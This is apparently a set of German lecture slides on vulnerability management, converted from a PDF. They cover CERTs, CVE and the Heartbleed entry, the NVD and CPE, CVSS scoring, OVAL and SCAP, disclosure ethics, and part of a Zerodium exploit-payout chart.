
Europa:

- TF-CSIRT
 - Teil des Dachverbands der europäischen Forschungsnetze

International:


- US-CERT
- Forum of Incident Response and Security Teams (first.org)

- einheitliche Namenskonvention für bekannte Sicherheitslücken
- Herausgegeben von MITRE
 - US not-for-profit Organisation, die nationale Forschungszentren betreibt
- <http://cve.mitre.org/>
 - Datenbank mit registrierten CVEs
- Beispiel:
 - CVE-2014-0160
 - Beschreibung „*The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.*“




libpng-Entwickler schließen 21-Jahre-...

Sicher | <https://www.heise.de/newsticker/meldung/libpng-Entwickler-schliessen-21-Jahre-...>



Praktisch alle Versionen der Programmbibliothek libpng sind verwundbar. Über eine Schwachstelle könnten Angreifer Systeme lahmlegen. Abgesicherte Versionen sind verfügbar.

In vielen Ausgaben der Programmbibliothek libpng zum Verarbeiten von PNG-Grafiken klafft eine Sicherheitslücke (CVE-2016-10087). Den Entwicklern zufolge sind davon die Versionen bis jeweils einschließlich 1.0.66, 1.2.56, 1.4.19, 1.5.27 und 1.6.26 betroffen – die Schwachstelle ist schon seit 1995 im Programm-Code. Seit Ende Dezember vergangenen Jahres stehen Sicherheitsupdates zum Download bereit. Das CERT-Bund stuft das von der Lücke ausgehende Risiko als niedrig ein.



Thunderbird: Mozilla schli

Sicher | <https://www.heise.de/newsticker/meldung/Thunderbird-Mozilla-schliesst-mit-Sich>


In Thunderbird klaffen mehrere Sicherheitslücken, deren Bedrohungsgrad Mozilla mit "kritisch" und "hoch" einstuft. Eine abgesicherte Version ist verfügbar.

Der E-Mail-Client von Mozilla Thunderbird ist verwundbar. Nutzt ein Angreifer die Lücken aus, kann er im schlimmsten Fall ohne Authentifizierung aus der Ferne Schadcode ausführen. Zudem sind das Ausspähen von Nutzer-Informationen und DoS-Attacken vorstellbar, [warnt Mozilla](#).

Zwei der Lücken gelten als kritisch, sechs Schwachstellen stuft Mozilla mit dem Bedrohungsgrad "hoch" ein. **Das Notfallteam des Bundesamt für Sicherheit in der Informationstechnik (BSI)** [schätzt das Risiko](#) als "sehr hoch" ein. Wer den E-Mail-Client nutzt, sollte die [abgesicherte Version 45.6 installieren](#).

Die als kritisch eingestuften Lücken mit den Kennungen **CVE-2016-9899 und CVE-2016-9893** klaffen auch in Firefox ESR und dem Tor Browser – sie wurden [Ende vergangenen Jahres geschlossen](#).

- US Datenbank mit Sicherheitsschwachstellen
- betrieben vom NIST
 - <https://nvd.nist.gov/>
- neben CVE Vulnerabilities außerdem:
 - Checklisten
 - US-CERT Warnungen
- Common Platform Enumeration (CPE) Datenbank
 - einheitliches Namensschema für IT-Komponenten
 - Beispiel:
`cpe:2.3:a:adobe:acrobat:11.0.5:-:*:*:*:windows:*:*`
 - inklusive Verlinkung von Vulnerabilities



Sicherheitsforscher genervt: Lücken- Datenbank NVD seit Wochen unvollständig

Die von der US-Regierung betriebene Datenbank reichert im CVE-System gemeldete Sicherheitslücken mit wichtigen Metadaten an. Das blieb seit Februar aus.



(Bild: vectorfusionart/Shutterstock.com)

15.03.2024, 16:56 Uhr | Lesezeit: 2 Min. | Security

Von Dr. Christopher Kunz

- Bewertung des Schweregrads einer Schwachstelle / Bedrohung
- unterhalten vom CERT-Dachverband (FIRST.org)
- Alte Version: V3.1 vom Juni 2019
 - <https://www.first.org/cvss>
- Bewertung setzt sich aus drei Komponenten zusammen
 - **Base Score**
 - intrinsisch, unabhängig von Zeit und Umgebung
 - beeinflusst von zwei Faktoren:
 - Exploitability
 - Impact
 - **Temporal Score**
 - Veränderungen über die Zeit
 - Verfügbarkeit von Exploit-Kits bzw. Patches
 - **Environmental Score**
 - Einfluß bzgl. eines konkreten Systems
 - Vorhandensein zusätzlicher Sicherheitsmaßnahmen

Base Metric Group

Exploitability
metrics

Attack Vector

Attack Complexity

Privileges
Required

User Interaction

Impact metrics

Confidentiality
Impact

Integrity
Impact

Availability
Impact

Scope

Temporal Metric Group

Exploit Code
Maturity

Remediation Level

Report Confidence

Environmental Metric Group

Modified Base
Metrics

Confidentiality
Requirement

Integrity
Requirement

Availability
Requirement

- online Rechner: <https://www.first.org/cvss/calculator/3.1>


- aktuelle Version: **V4.0** vom Juni 2023
- Consumer vs Supplier
- Bewertung setzt sich aus 5 Komponenten zusammen
 - **Base Metrics**
 - intrinsisch, unabhängig von Zeit und Umgebung
 - beeinflusst von zwei Faktoren:
 - Exploitability
 - Impact
 - **Supplemental Metrics**
 - Safety, Automatisierbarkeit, "Wertdichte",...
 - **Environmental Score -> modified Base**
 - Modified Base
 - **Environmental Score -> Consumer Requirements**
 - **Threat Metrics**
 - Veränderungen über die Zeit
 - Verfügbarkeit von Exploit-Kits bzw. Patches

- <https://oval.cisecurity.org/>
- <http://ovalproject.github.io/>
- Beschreibungssprache für:
 - Zustand von zu testenden IT-Komponenten (Versionen, Konfigurationen etc.)
 - Beschreibung des zu testenden Sicherheitszustandes (Bedrohungen, Patchlevel etc.)
 - Ergebnis des Test
- XML-basiert
- Repository mit OVAL-Definitionen frei verfügbar
 - gepflegt als Community-Ansatz



OVAL definiert Testfälle bezüglich zu untersuchender Eigenschaften

[<http://ovalproject.github.io/getting-started/tutorial/>]




Struktur einer OVAL Definition

[<http://ovalproject.github.io/getting-started/tutorial/>]

- <https://scap.nist.gov/>
- Ziel: automatisierte(s) Schwachstellen-Analyse / Schwachstellen-Management
- Zusammenfassung konkreter Versionen existierender Standards
 - XCCDF: The Extensible Configuration Checklist Description Format
 - OVAL: Open Vulnerability and Assessment Language
 - OCIL: Open Checklist Interactive Language
 - Asset Identification
 - ARF: Asset Reporting Format
 - CCE: Common Configuration Enumeration
 - CPE: Common Platform Enumeration
 - Software Identification (SWID) Tags
 - CVE: Common Vulnerabilities and Exposures
 - CVSS: Common Vulnerability Scoring System
 - TMSAD: Trust Model for Security Automation Data

- Fragestellung: Wann und wie Sicherheitslücken veröffentlichen?
- Spannungsfeld:
 - frühzeitiges Veröffentlichen:
 - Warnung für Betroffene
 - Hilfreich für Angreifer, wenn noch kein Patch vorhanden
 - spätes Veröffentlichen:
 - Risiko für Betroffene, wenn Schwachstelle Angreifern bereits bekannt
 - Hersteller haben mehr Zeit für Patch-Entwicklung
 - gar nicht Veröffentlichen:
 - security by obscurity
 - ggf. ökonomischer Anreiz → Vulnerability Händler, z.B. Zerodium
 - Rechtliche Bindung
 - gerade als beauftragter Pentester
 - ggf. ethisches Problem



* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.

ZERODIUM Payouts for Mobiles*

Up to
\$2,000,000

Up to
\$1,500,000

Up to
\$1,000,000

Up to
\$500,000

Up to
\$200,000

Up to
\$100,000

RJB: Remote Jailbreak with Persistence
RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass

■ iOS
■ Android
■ Any OS

1.001
iPhone RJB
Zero Click
iOS

1.002
iPhone RJB
iOS

2.001
WhatsApp
RCE+LPE
iOS / Android

2.002
